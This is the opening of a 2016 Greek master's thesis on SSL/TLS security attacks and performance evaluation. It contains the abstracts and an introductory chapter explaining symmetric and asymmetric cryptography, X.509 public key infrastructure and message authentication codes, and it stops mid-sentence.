Ανοικτό Πανεπιστήμιο Κύπρου

Σχολή Θετικών και Εφαρμοσμένων Επιστημών

Μεταπτυχιακό Πρόγραμμα Σπουδών
Πληροφοριακά και επικοινωνιακά Συστήματα

Μεταπτυχιακή Διατριβή

Επιθέσεις Ασφαλείας και αξιολόγηση της απόδοσης των πρωτοκόλλων SSL/TLS

Ευθύμιος Ιωσηφίδης

Επιβλέπων Καθηγητής
Δρ. Κωνσταντίνος Λιμνιώτης

Ιούνιος 2016

Ανοικτό Πανεπιστήμιο Κύπρου

Σχολή Θετικών και Εφαρμοσμένων Επιστημών

Μεταπτυχιακό Πρόγραμμα Σπουδών

Πληροφοριακά και Επικοινωνιακά Συστήματα

Μεταπτυχιακή Διατριβή

Επιθέσεις Ασφαλείας και αξιολόγηση της απόδοσης των πρωτοκόλλων SSL/TLS

Ευθύμιος Ιωσηφίδης

Επιβλέπων Καθηγητής
Δρ. Κωνσταντίνος Λιμνιώτης

Η παρούσα μεταπτυχιακή διατριβή υποβλήθηκε προς μερική εκπλήρωση των απαιτήσεων για απόκτηση μεταπτυχιακού τίτλου σπουδών στα Πληροφοριακά και Επικοινωνιακά Συστήματα από τη Σχολή Θετικών και εφαρμοσμένων επιστημών του Ανοικτού Πανεπιστημίου Κύπρου.

Ιούνιος 2016

ΛΕΥΚΗ ΣΕΛΙΔΑ

Περίληψη

Το SSL/TLS λόγω της ευρείας εφαρμογής του αποτελεί σήμερα έναν κύριο στόχο για αναρίθμητες επιθέσεις είτε στα πλαίσια της ακαδημαϊκής έρευνας, είτε γενικότερα από κακόβουλους που επιθυμούν να καταλύσουν την εμπιστευτικότητα, την ακεραιότητα ή/και τη διαθεσιμότητα των παρεχόμενων υπηρεσιών. Η παρούσα διατριβή εστιάζει σε όλα τα θέματα που διέπουν την δομή και την ασφάλεια του πρωτοκόλλου, καταδεικνύοντας το βαθμό στον οποίο υποβαθμίζεται η ασφάλειά του από τις διάφορες επιθέσεις που έχουν σημειωθεί κατά καιρούς, μέχρι και τις πλέον πρόσφατες.

Επιπρόσθετα μελετάται η απόδοση του SSL/TLS σε όρους ταχύτητας, καθώς οι απαιτήσεις του σύγχρονου τρόπου ζωής έχουν καταστήσει επιτακτική την γρήγορη μετάδοση των κρυπτογραφημένων μηνυμάτων, ελαχιστοποιώντας την ίδια στιγμή τους υπολογιστικούς πόρους που μπορεί να αξιοποιήσει ένας κρυπτογραφικός αλγόριθμος. Αυτό καθότι οι κρυπτογραφικοί αλγόριθμοι εκτελούνται πλέον πέραν από τα παραδοσιακά υπολογιστικά συστήματα σε φορητές συσκευές που ανήκουν στο λεγόμενο «Διαδίκτυο των Πραγμάτων» («Internet of Things»).

Η διατριβή πραγματεύεται τα ως άνω ζητήματα και κινείται σε δύο άξονες: Ο πρώτος αφορά την καταγραφή των επιθέσεων και την αξιολόγηση της κρισιμότητάς τους έναντι του πρωτοκόλλου, με απώτερο σκοπό την εξαγωγή συμπερασμάτων ως προς το ποιοι ακριβώς κρυπτογραφικοί αλγόριθμοι, καθώς και με ποιους τρόπους λειτουργίας, πρέπει να χρησιμοποιούνται από το πρωτόκολλο και ποιοι όχι, ενώ ο δεύτερος αφορά την αξιολόγηση της απόδοσης των αλγορίθμων που ενσωματώνει στις κρυπταλγοριθμικές του σουίτες. Στο πλαίσιο μελέτης της ασφάλειάς του, αναπτύχθηκαν και εργαλεία ελέγχου διαδικτυακών εξυπηρετητών TLS ως προς τυχόν ευπάθειές τους. Ως προς την απόδοσή του, επιχειρείται για πρώτη φορά να ενισχυθεί ενσωματώνοντας σε αυτό έναν γνωστό αποδοτικό κρυπταλγόριθμο με την ονομασία Speck. Ως προς αυτό, η αξιολόγηση επιτεύχθηκε μετά από την ενσωμάτωση του αλγορίθμου Speck σε μία Python υλοποίηση του TLS, και ακολούθως με την καταγραφή και σύγκριση των ρυθμών διαμεταγωγής μεταξύ AES και Speck σε διάφορα περιβάλλοντα. Καταδεικνύουμε ότι ιδίως σε περιβάλλοντα με περιορισμούς, για τα οποία σχεδιάστηκε ο Speck, μπορούμε να επιτύχουμε αύξηση και στην ταχύτητα κρυπτογράφησης / αποκρυπτογράφησης του TLS, σε σχέση με τον AES.

Summary

SSL/TLS are widespread application protocols and therefore they are currently a prime target for numerous attacks either in the context of academic research, or in general by adversaries aiming to compromise the confidentiality, the integrity and/or the availability of the services that the protocols provide. In this Thesis we focus on clarifying all these matters related to the security of the above procotols, demonstrating how various attacks – including the most recent – affect the security provided.

Furthermore we study the performance of the SSL/TLS in terms of throughput speed, since the requirements of moderm lifestyle necessitate the fast encryption and propagation of encrypted messages, whereas the encryption process should be fully operational on environments characterized by limited computing resources and memory capacity. Hence, the cryptographic algorithms should be applicable, apart from the traditional computing systems, to mobile devices that belong to the so called "Internet of Things".

This Thesis addresses the aforementioned issues in two parts: first, we fully describe all known attacks and evaluate their severity against the protocol, with the aim of drawing conclusions regarding to which cryptographic algorithms and modes of operation shall be used or not. In this context, software tools to evaluate the security strength of TLS servers, with regard to their tolerance against specific attacks, have been developed. The second part is related to the evaluation of the performance of the cryptographic algorithms that are used in the TLS cipher suites. To this end, towards improving the performance of the protocol, we attempt for the first time in the literature to embed to the TLS the known lightweight cipher Speck. In this framework, we integrate Speck in a Python implementation of TLS, and we subsequently perform an extensive comparative analysis on the throughput rates between AES and Speck in various environments. Our analysis illustrates that, especially in environments with restricted resources, for which the Speck was designed, we may achieve an increase in the speed of the encryption/decryption of the TLS, compared to AES.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω θερμά τον Δρ. Κωνσταντίνο Λιμνιώτη που με ενέπνευσε να ασχοληθώ με το αντικείμενο της Κρυπτογραφίας. Θα ήθελα επιπρόσθετα να εκφράσω τις ευχαριστίες μου για την διορατικότητά, την εμπειρία του αλλά και για τις εύστοχες παρατηρήσεις καθ' όλη την διάρκεια εκπόνησης της παρούσας Διατριβής.

Επίσης θα ήθελα να ευχαριστήσω την οικογένεια μου και την σύζυγό μου για την ηθική υποστήριξη, όπως επίσης και για την υπομονή τους.

Περιεχόμενα

Παράρτημα

Κεφάλαιο 1
Εισαγωγή

Σήμερα ολοένα και περισσότερες κρίσιμες υπηρεσίες και εφαρμογές αποκτούν διαδικτυακή υπόσταση. Ο αριθμός των χρηστών σε αυτές αυξάνεται καθημερινά με ραγδαίους ρυθμούς χρησιμοποιώντας διάφορες συσκευές που δεν ανήκουν πλέον μόνο στην κατηγορία των προσωπικών υπολογιστών αλλά επεκτείνεται σε φορητές/κινητές συσκευές, σε ολοκληρωμένα συστήματα απομακρυσμένου ελέγχου έξυπνων σπιτιών, σε ενσωματωμένα συστήματα βιομηχανικού ελέγχου κα. Αυτό καθιστά επιτακτική την ανάγκη για την ύπαρξη τεχνολογιών και ασφαλών πρωτοκόλλων τα οποία παρέχουν δυνατότητες εγκαθίδρυσης κρυπτογραφημένης επικοινωνίας όπου είναι εξαιρετικά ανθεκτική σε απόπειρες παραβίασης της εμπιστευτικότητας και της ακεραιότητας του περιεχομένου των κρυπτογραφημένων πληροφοριών. Πέραν όμως από αυτά τα χαρακτηριστικά θα πρέπει να υποστηρίζεται η απρόσκοπτη μεταφορά των τεχνολογιών αυτών σε διαφορετικές πλατφόρμες και συσκευές με περιορισμένες δυνατότητες σε επεξεργαστική ισχύ, μνήμη και αποθηκευτικό χώρο.

Στο διαδίκτυο είναι διαθέσιμο ένα πλήθος πρωτοκόλλων που χρησιμοποιούν κρυπτογραφία. Ένα από τα σημαντικότερα είναι το SSL/TLS, όπου αποτελεί και αντικείμενο της παρούσας διατριβής, καθώς είναι ένα πρωτόκολλο ευρέως διαδεδομένο, το οποίο χρησιμοποιείται γενικότερα όπου απαιτούνται ασφαλείς συνδέσεις. Λόγω δε της σπουδαιότητας του βρίσκεται σε ένα διαρκές στάδιο εξέλιξης. Πιο συγκεκριμένα το SSL/TLS αναλαμβάνει την διαχείριση των κρυπτογραφημένων συνδέσεων HTTPS στον παγκόσμιο ιστό όταν δύο μέρη επιχειρούν να ανταλλάξουν δεδομένα με ασφάλεια και ταχύτητα. Πέρα από την κρυπτογράφηση όμως, διασφαλίζει και το γνήσιο της ταυτότητας του εξυπηρετητή (web σελίδα) με τον οποίο έχουμε συνδεθεί. Παραδείγματα από την χρήση αυτού του πρωτοκόλλου σχετίζονται με ασφαλείς συνδέσεις σε πλατφόρμες ηλεκτρονικών πληρωμών ή σε περιπτώσεις όπου εισάγουμε ένα συνθηματικό μας για μία διαδικτυακή σύνδεση. Επιπρόσθετα από το

HTTPS, αξίζει να σημειωθεί πως το SSL/TLS μπορεί να χρησιμοποιηθεί για να παρέχει ασφάλεια και σε άλλα πρωτόκολλα του επιπέδου εφαρμογής όπως το FTP, το SMTP, το NNTP και το XMPP.

1.1 Βασικές Έννοιες των SSL/TLS

Το Transport Layer Security (TLS) και το Secure Sockets Layer (SSL), όπου στην ευρύτερη βιβλιογραφία αναφέρονται κοινώς ως SSL, είναι κρυπτογραφικά πρωτόκολλα τα οποία σχεδιάστηκαν για να παρέχουν ασφάλεια στις επικοινωνίες πάνω από επισφαλή δίκτυα πληροφοριακών συστημάτων. Αυτό επιτυγχάνεται καθότι είναι σε θέση να παρέχουν i) αυθεντικοποίηση των μελών που συμμετέχουν στην επικοινωνία, ii) εμπιστευτικότητα στην προς μετάδοση πληροφορία και iii) ελέγχους ακεραιότητας.

Κατά την εγκαθίδρυση μίας συναλλαγής χρησιμοποιούνται τα συστήματα ασύμμετρης κρυπτογραφίας για την αυθεντικοποίηση των συμμετεχόντων και την ανταλλαγή ενός συμμετρικού κλειδιού που ονομάζεται κλειδί συνόδου (session key). Η αυθεντικοποίηση των συμμετεχόντων γίνεται αξιοποιώντας τα λεγόμενα πιστοποιητικά τύπου X.509. Από την άλλη πλευρά το κλειδί συνόδου που ανταλλάσσεται χρησιμοποιείται σε κάποιον από τους γνωστούς και εγκεκριμένους συμμετρικούς αλγόριθμους για την κρυπτογράφηση των δεδομένων που ανταλλάσσονται μεταξύ δύο μελών. Με τα παραπάνω καλύπτονται οι αρχές ασφαλείας που αφορούν την αυθεντικοποίηση και την εμπιστευτικότητα των πληροφοριών. Για να θεωρηθεί κατάλληλο και πλήρες το πρωτόκολλο για νευραλγικές εφαρμογές, συμπληρωματικά με τα όσα προαναφέραμε, φέρει μηχανισμούς ελέγχου ακεραιότητας των δεδομένων που υλοποιούνται επίσης μέσω της συμμετρικής κρυπτογραφίας με κώδικες επαλήθευσης αυθεντικοποίησης μηνυμάτων (Message Authentication Codes).

Όπως γίνεται αντιληπτό το SSL/TLS συνδυάζει τις δύο κύριες κατηγορίες των σύγχρονων κρυπτογραφικών αλγορίθμων, αυτή των συμμετρικών και αυτή των ασύμμετρων κρυπτοσυστημάτων, ενώ επίσης χρησιμοποιεί και ψηφιακά πιστοποιητικά. Όλες αυτές οι έννοιες παρουσιάζονται στη συνέχεια.

1.1.1 Κρυπτογραφία

Η λέξη κρυπτογραφία προέρχεται από τα συνθετικά «κρυπτός» + «γράφω» και είναι η επιστήμη που ασχολείται με τη μελέτη, την ανάπτυξη και τη χρήση τεχνικών με σκοπό την απόκρυψη του περιεχομένου ενός ή περισσοτέρων μηνυμάτων. Οι Menezes, van Oorschot και Vanstone ορίζουν με πιο συστηματικό και ευρύ τρόπο την κρυπτογραφία ως τη μελέτη μαθηματικών τεχνικών που σχετίζονται με θέματα της ασφάλειας των πληροφοριών, όπως η εμπιστευτικότητα, η ακεραιότητα των δεδομένων, η αυθεντικοποίηση οντοτήτων και η αυθεντικοποίηση της πηγής προέλευσης (Menezes 1997).

Η κρυπτογραφία είναι ο ένας από τους δύο κλάδους της κρυπτολογίας, ο άλλος είναι η κρυπτανάλυση, η οποία ορίζεται ως η μελέτη μαθηματικών τεχνικών με απώτερο σκοπό την υπερνίκηση των κρυπτογραφικών μεθόδων.

Αναλυτικότερα οι αντικειμενικοί σκοποί των τεχνικών που εντάσσονται στον ευρύτερο χώρο της κρυπτογραφίας είναι οι εξής (Schneier 1996):

Εμπιστευτικότητα ή **μυστικότητα**: Η προς μετάδοση πληροφορία θα πρέπει να είναι προσβάσιμη μόνο στα εξουσιοδοτημένα μέλη και ακατανόητη σε κάποιον τρίτο.

Πιστοποίηση ταυτότητας του χρήστη: Τόσο ο αποστολέας όσο και ο παραλήπτης μπορεί να εξακριβώνει ο ένας την ταυτότητα του άλλου, καθώς και γενικότερα την πηγή και τον προορισμό της πληροφορίας.

Ακεραιότητα των δεδομένων: Η πληροφορία μπορεί να αλλοιωθεί μόνο από τα εξουσιοδοτημένα μέλη και δεν μπορεί να αλλοιώνεται χωρίς αυτή η αλλοίωση να γίνεται αντιληπτή. Έτσι διασφαλίζεται ότι η πληροφορία δεν μπορεί να παραποιηθεί από κάποιον κακόβουλο.

Μη αποποίηση: Ο αποστολέας ή ο παραλήπτης της πληροφορίας σε μία συναλλαγή δεν μπορεί να αρνηθεί κάτι το οποίο έπραξε.

Η βασική ορολογία της κρυπτογραφίας παρατίθεται ακολούθως:

Κρυπτογράφηση (encryption), ονομάζεται η διαδικασία μετασχηματισμού ενός μηνύματος σε μία ακατανόητη μορφή με τη χρήση κάποιου κρυπτογραφικού αλγορίθμου ούτως ώστε να μην μπορεί να διαβαστεί από κανέναν εκτός του νόμιμου

παραλήπτη. Η αντίστροφη διαδικασία όπου από το κρυπτογραφημένο κείμενο παράγεται το αρχικό μήνυμα ονομάζεται **αποκρυπτογράφηση** (decryption).

Κρυπτογραφικός αλγόριθμος (cipher) είναι κάθε μέθοδος που χρησιμοποιείται για την επίτευξη κρυπτογράφησης και αποκρυπτογράφησης, δηλαδή για το μετασχηματισμό δεδομένων σε μία μορφή που να μην επιτρέπει την αποκάλυψη των περιεχομένων τους από μη εξουσιοδοτημένα μέρη, καθώς και για την αποκάλυψη των δεδομένων στην αρχική τους μορφή. Κατά κανόνα ο κρυπτογραφικός αλγόριθμος είναι μία πολύπλοκη μαθηματική συνάρτηση.

Αρχικό κείμενο (plaintext) είναι το μήνυμα το οποίο αποτελεί την είσοδο σε μία διεργασία κρυπτογράφησης.

Κλειδί (key) είναι ένας αριθμός αρκετών bit που χρησιμοποιείται ως είσοδος στη συνάρτηση κρυπτογράφησης αλλά και της αποκρυπτογράφησης.

Κρυπτογραφημένο κείμενο (ciphertext) είναι το αποτέλεσμα της εφαρμογής ενός κρυπτογραφικού αλγόριθμου πάνω στο αρχικό κείμενο.

Αν m, c συμβολίζουν το αρχικό και το αντίστοιχο κρυπτογραφημένο μήνυμα, καθώς επίσης και E, D συμβολίζουν τις διαδικασίες της κρυπτογράφησης (encryption) και αποκρυπτογράφησης (decryption), τότε ισχύουν:

$$E(k,m)=c \text{ και } D(k',c)=m$$

όπου k το κλειδί κρυπτογράφησης και k' το αντίστοιχο κλειδί αποκρυπτογράφησης (όπου συχνά τα δύο κλειδιά ταυτίζονται, όπως θα δούμε στη συνέχεια).

Είναι σημαντικό να αναφέρουμε πως κατά την σχεδίαση των σύγχρονων κρυπτογραφικών αλγορίθμων λαμβάνεται υπόψη η λεγόμενη αρχή του Kerchoff σύμφωνα με την οποία, η ασφάλεια ενός αλγορίθμου έγκειται μόνο στην μυστικότητα του κλειδιού ενώ παράλληλα ο αλγόριθμος καθαυτός είναι γνωστός σε όλους (Λιμνιώτης 2014).

1.1.2 Συμμετρικοί Αλγόριθμοι


Οι συμμετρικοί αλγόριθμοι ή αλλιώς αλγόριθμοι συμμετρικού κλειδιού είναι κρυπτογραφικοί αλγόριθμοι που χρησιμοποιούν το ίδιο κοινό κλειδί για την κρυπτογράφηση των μηνυμάτων και την αποκρυπτογράφηση των κρυπτοκειμένων. Το κλειδί αποτελεί κοινό μυστικό μεταξύ των δύο μελών που συνομιλούν και συχνά πρέπει να ανταλλαγεί μεταξύ τους μέσω ενός ιδιωτικού καναλιού στο οποίο έχουν πρόσβαση μόνο τα αυθεντικοποιημένα μέλη. Όταν δεν υπάρχει διαθέσιμο ιδιωτικό κανάλι (π.χ. σε εφαρμογές Διαδικτύου), πρέπει να υπάρξει άλλος ασφαλής τρόπος ανταλλαγής του μυστικού κλειδιού, όπως εξηγείται και στη συνέχεια.

Δύο είναι οι κύριες υποκατηγορίες των συμμετρικών αλγορίθμων, αυτή των αλγορίθμων ροής (stream ciphers) και αυτή των αλγορίθμων τμήματος (block Ciphers). Οι αλγόριθμοι ροής χρησιμοποιούνται ευρέως σε εφαρμογές που απαιτείται υψηλή ταχύτητα και χαμηλή κατανάλωση ισχύος. Η κρυπτογράφηση γίνεται πάνω σε μία ροή από bits όπου εκτελείται η πράξη XOR αυτής με μία κλειδοροή (keystream). Για την παραγωγή της κλειδοροής χρησιμοποιούνται διατάξεις γνωστές ως γεννήτριες ψευδοτυχαίας ακολουθίας (keystream generators). Ένας δημοφιλής για πολλά χρόνια αλγόριθμος αυτής της κατηγορίας είναι ο RC4, ο οποίος χρησιμοποιήθηκε κατά κόρον μέχρι και την έκδοση TLS1.2 του πρωτοκόλλου TLS ως ένας γρήγορος αλγόριθμος - αν και υπήρξαν όπως θα δούμε παρακάτω σημαντικές επιθέσεις οι οποίες αποδυνάμωσαν την ασφάλειά του.

Από την άλλη πλευρά οι κρυπταλγόριθμοι τμήματος (block ciphers) οι οποίοι είναι οι περισσότερο διαδεδομένοι κρυπτογραφικοί αλγόριθμοι, ακολουθούν έναν διαφορετικό τρόπο κρυπτογράφησης όπου το αρχικό μήνυμα χωρίζεται σε τμήματα σταθερού μεγέθους και το κάθε τμήμα κρυπτογραφείται ξεχωριστά. Η κρυπτογράφηση του μηνύματος απαιτεί μια πιο σύνθετη διαδικασία σε σχέση με τους κρυπταλγορίθμους ροής καθώς δεν υφίσταται μόνο μια απλή πράξη XOR. Επιπλέον ο τρόπος κρυπτογράφησης, η ασφάλεια αλλά και η ταχύτητα αλλάζει αισθητά σε σχέση με τον αλγόριθμο που χρησιμοποιείται.

Σε αυτή τη κατηγορία αλγορίθμων για περίπου δύο δεκαετίες ο επικρατέστερος, και αποδεκτός ως καθολικό πρότυπο κρυπτογράφησης, ήταν ο DES, ο οποίος αργότερα αντικαταστάθηκε από τον ισχυρότερο και ταχύτερο AES, που αποτελεί και σήμερα το

κυρίαρχο πρότυπο συμμετρικής κρυπτογράφησης. Είναι γεγονός πάντως πως στην πλειοψηφία των εφαρμογών γίνεται η χρήση των αλγορίθμων τμήματος σε σχέση με τους αλγορίθμους ροής καθώς οι πρώτοι θεωρούνται ασφαλέστεροι. Ωστόσο σε εφαρμογές που η ταχύτητα είναι προτεραιότητα από την ασφάλεια χρησιμοποιούνται οι αλγόριθμοι ροής. Παρακάτω παραθέτουμε σε αντιδιαστολή δύο σχηματικές αναπαραστάσεις των κρυπτογραφικών αλγορίθμων ροής και τμήματος.



Εικόνα 1. Οι δύο κύριες κατηγορίες συμμετρικών αλγορίθμων

1.1.3 Αλγόριθμοι Ασύμμετρης Κρυπτογραφίας

Με τον όρο ασύμμετρη κρυπτογραφία ή, όπως είναι και πιο γνωστή, κρυπτογραφία Δημοσίου κλειδιού αναφερόμαστε στο σύνολο εκείνων των κρυπτογραφικών αλγορίθμων που βασίζουν την ασφάλειά τους σε δυσεπίλυτα μαθηματικά προβλήματα για τα οποία δεν υφίσταται μέχρι σήμερα κάποια αποτελεσματική λύση. Τέτοιου είδους είναι για παράδειγμα η παραγοντοποίηση ακεραίων, το πρόβλημα των διακριτών λογαρίθμων και οι συσχετίσεις των ελλειπτικών καμπυλών. Οι αλγόριθμοι ασύμμετρης κρυπτογραφίας ή αλγόριθμοι δημοσίου κλειδιού βασίζονται στην λογική της χρήσης δύο διαφορετικών κλειδιών για την κρυπτογράφηση των δεδομένων, του Δημοσίου και του Ιδιωτικού. Είναι υπολογιστικά εύκολο για έναν χρήστη να δημιουργήσει ένα ζεύγος από κλειδιά και να τα χρησιμοποιήσει για την κρυπτογράφηση και την αποκρυπτογράφηση μηνυμάτων. Αυτό που είναι υπολογιστικά αδύνατο για ένα ιδιωτικό κλειδί που έχει παραχθεί σωστά είναι να καταφέρει κάποιος να το υπολογίσει από το Δημόσιο κλειδί στο οποίο αντιστοιχίζεται – δηλαδή οι αλγόριθμοι αυτοί

κατασκευάζονται με τέτοιο τρόπο ώστε η εύρεση του ιδιωτικού κλειδιού να ανάγεται στη λύση ενός δύσκολου μαθηματικού προβλήματος, όπως αναφέρθηκε παραπάνω. Το Δημόσιο κλειδί είναι γενικά γνωστό σε όλους τους χρήστες ενώ το ιδιωτικό το γνωρίζει μόνο ο κάτοχός του. Η βασική σχέση μεταξύ τους είναι: ότι κρυπτογραφεί το ένα, μπορεί να το αποκρυπτογραφήσει μόνο το άλλο.

Βάσει αυτών, ο αποστολέας και ο παραλήπτης δεν χρειάζεται να μοιράζονται το ίδιο κλειδί, πρόβλημα το οποίο αντιμετωπίζει κυρίως όσον αφορά τον διαμοιρασμό του η συμμετρική κρυπτογραφία. Όταν ένας χρήστης επιθυμεί να αποστείλει ένα κρυπτογραφημένο μήνυμα σε κάποιον άλλο διασφαλίζοντας την εμπιστευτικότητα, το κρυπτογραφεί με το Δημόσιο κλειδί του παραλήπτη. Έτσι μόνο ο παραλήπτης θα είναι σε θέση να το αποκρυπτογραφήσει με το ιδιωτικό του κλειδί. Επιπλέον τα δημόσια κρυπτοσυστήματα εκτός από την δυνατότητα κρυπτογράφησης του μηνύματος και την ασφαλή επικοινωνία έχουν την δυνατότητα για την αυθεντικοποίηση του μηνύματος και του αποστολέα. Αυτό γίνεται όταν ο αποστολέας «υπογράφει» ένα μήνυμα: η ψηφιακή υπογραφή έχει ως βασική λειτουργία την κρυπτογράφηση του μηνύματος με το ιδιωτικό κλειδί του αποστολέα: αφού μόνο αυτός γνωρίζει το ιδιωτικό του κλειδί, μόνο αυτός μπορεί να παράγει τη συγκεκριμένη υπογραφή, ενώ αντίστοιχα όλοι μπορούν να επιβεβαιώσουν το γνήσιο της υπογραφής (αποκρυπτογραφώντας με το γνωστό δημόσιο κλειδί του αποστολέα). Οι πιο γνωστοί αλγόριθμοι δημοσίου κλειδιού είναι ο Diffie-Hellman και ο μεταγενέστερος RSA. Μία άλλη σημαντική κατηγορία αλγορίθμων δημοσίου κλειδιού βασίζουν την ασφάλειά τους σε δύσκολα προβλήματα του χώρου των ελλειπτικών καμπυλών (elliptic curves), οπότε και υπάρχει μία αντίστοιχη οικογένεια αλγορίθμων (π.χ. αλγόριθμος Elliptic Curve Diffie Hellman). Διάφορες εκδόσεις αυτών χρησιμοποιούνται στο πρωτόκολλο SSL/TLS όπως θα αναλύσουμε στο σχετικό κεφάλαιο.

Οι αλγόριθμοι δημοσίου κλειδιού είναι αρκετά απαιτητικοί σε υπολογιστική ισχύ και δεν προσφέρονται για κρυπτογράφηση επικοινωνιών. Ωστόσο, επιλύουν το πρόβλημα ασφαλούς ανταλλαγής του μυστικού κλειδιού για έναν συμμετρικό αλγόριθμο (μάλιστα, ο αλγόριθμος Diffie-Hellman προτάθηκε ακριβώς για το σκοπό αυτό). Ακριβώς για αυτό το λόγο, κατά κανόνα οι δύο κατηγορίες κρυπτογραφικών αλγορίθμων χρησιμοποιούνται από κοινού συνδυαστικά: στην περίπτωση των SSL/TLS τα δεδομένα

κρυπτογραφούνται με αλγόριθμο συμμετρικής κρυπτογράφησης, το κλειδί του οποίου ανταλλάσσεται στην αρχή με αλγόριθμο δημοσίου κλειδιού.

1.1.4 Υποδομές Δημοσίου Κλειδιού PKI – Πρότυπο X.509

Η Κρυπτογραφία Δημόσιου κλειδιού εγγυάται την ασφαλή μεταφορά δεδομένων ανάμεσα σε δύο αποδέκτες, εφόσον ο καθένας γνωρίζει το δημόσιο κλειδί του άλλου και έχει μυστικό το ιδιωτικό του κλειδί. Όμως μόνο με αυτή δεν διασφαλίζεται ότι το δημόσιο κλειδί του άλλου μέρους είναι γνήσιο, δηλαδή ότι αντιστοιχεί πραγματικά στο πρόσωπο το οποίο ισχυρίζεται πως είναι ο κάτοχός του. Η λύση σε αυτό το πρόβλημα δίνεται με τις Υποδομές Δημοσίου Κλειδιού (PKIs) και το πρότυπο X.509 το οποίο ορίζει τον τρόπο λειτουργίας τους.

Πιο συγκεκριμένα μέσα από το εν λόγω πρότυπο καθορίζεται ένα αυστηρά ιεραρχικό σύστημα από Αρχές πιστοποίησης οι οποίες έχουν την δυνατότητα να εκδώσουν πιστοποιητικά τύπου X.509 που αποτελούν την βάση μιας υποδομής Δημοσίου Κλειδιού. Αυτά δεν είναι τίποτε άλλα από έγγραφα τα οποία χρησιμοποιούν μία ηλεκτρονική υπογραφή για να αντιστοιχίσουν με μοναδικό τρόπο ένα δημόσιο κλειδί με έναν συγκεκριμένο χρήστη.

Το πρότυπο ορίζει ότι τα Δημόσια κλειδιά και τα ονόματα των οντοτήτων προσυπογράφονται από τα ιδιωτικά κλειδιά των Αρχών Πιστοποίησης (Certification Authorities – CA). Στον παγκόσμιο ιστό υπάρχουν κάποιοι οργανισμοί που κατέχουν τα πιστοποιητικά ρίζας (root CA) όπου με αυτά υπογράφουν πιστοποιητικά αρχών πιστοποίησης που χρησιμοποιούνται για την έκδοση πιστοποιητικών στους χρήστες ή οργανισμούς. Έτσι όλα τα μέλη αυτού του συστήματος μπορούν να επαληθεύσουν την ταυτότητα των υπολοίπων μέσω του σχετικού πιστοποιητικού, αφού μπορούν να επιβεβαιώσουν το γνήσιο της υπογραφής των αρχών πιστοποίησης.

Εν γένει πάντως το πρότυπο x.509 έχει μια αυξημένη πολυπλοκότητα και μια σειρά από αρχιτεκτονικά προβλήματα. Παραδείγματος χάριν, χρησιμοποιεί blacklisting των άκυρων πιστοποιητικών αντί για whitelisting των έγκυρων. Επίσης οι αρχές πιστοποίησης δεν έχουν την δυνατότητα να περιορίσουν τις αρχές κατωτέρου επιπέδου ως προς τον χώρο ονομάτων (namespace) των πιστοποιητικών που εκδίδουν. Εκτός αυτού οι αλυσίδες πιστοποιητικών που εκδίδονται από CAs χαμηλότερου επιπέδου

καθιστούν την επικύρωσή τους σύνθετη και υπολογιστικά ακριβή σε επεξεργαστική ισχύ. Συμπληρωματικά θα λέγαμε πως εκτός των παραπάνω η υποστήριξη της ανάκλησης των άκυρων πιστοποιητικών δεν υποστηρίζεται από όλες τις πλατφόρμες και από όλες τις υλοποιήσεις γεγονός που δημιουργεί σημαντικές ευπάθειες (Λιμνιώτης 2014).

Τα πιστοποιητικά X.509 περιγράφονται μέσω της γλώσσας ASN.1 και ακολουθούν την παρακάτω δομή:

Πιστοποιητικό

- Αριθμός Έκδοσης
- Σειριακός Αριθμός
- ID Αλγοριθμικής Υπογραφής
- Όνομα Αρχής Έκδοσης
- Διάρκεια
  - Όχι πριν από
  - Όχι μετά από
- Όνομα Υποκειμένου
- Πληροφορίες Δημοσίου Κλειδιού υποκειμένου
  - Αλγόριθμος Δημοσίου Κλειδιού
  - Δημόσιο Κλειδί
- Μοναδικό αναγνωριστικό εκδότη (προαιρετικά)
- Μοναδικό Αναγνωριστικό υποκειμένου (προαιρετικά)
- Επεκτάσεις (προαιρετικά)
  - …
- Αλγόριθμος υπογραφής Πιστοποιητικού
- Υπογραφή Πιστοποιητικού

1.1.5 Κώδικες Αυθεντικοποίησης Μηνύματος (Message Authentication Codes – MAC)

Στην κρυπτογραφία ένας κώδικας αυθεντικοποίησης μηνύματος αποτελεί ένα τμήμα της πληροφορίας το οποίο χρησιμοποιείται για την αυθεντικοποίηση του μηνύματος. Δηλαδή είναι ένας μηχανισμός που διασφαλίζει ότι το μήνυμα το οποίο αποστέλλεται από την οντότητα που αυθεντικοποιείται ως ο αποστολέας, δεν υφίσταται κάποια μη εξουσιοδοτημένη τροποποίηση από τρίτους κατά την μεταφορά του στον τελικό παραλήπτη. Οι αλγόριθμοι παραγωγής κωδίκων αυθεντικοποίησης μηνύματος δέχονται ως είσοδο ένα μυστικό κλειδί και ένα μήνυμα τυχαίου μεγέθους και δίδουν ως έξοδο ένα μοναδικό μήνυμα σταθερού μεγέθους, το λεγόμενο κώδικα αυθνετικοποίησης του μηνύματος ή MAC. Οι συναρτήσεις που παράγουν το MAC είναι παρόμοιες με τις κρυπτογραφικές συναρτήσεις κατακερματισμού (hash functions) – για παράδειγμα είναι μη αντιστρεπτές και δεν είναι υπολογιστικά εφικτό για δοθέν ζεύγος εισόδου-εξόδου να βρεθεί άλλη είσοδος που να δίνει με το ίδιο κλειδί την ίδια έξοδο κτλ. - αλλά έχουν πρόσθετες προδιαγραφές ασφάλειας. Για να θεωρείται 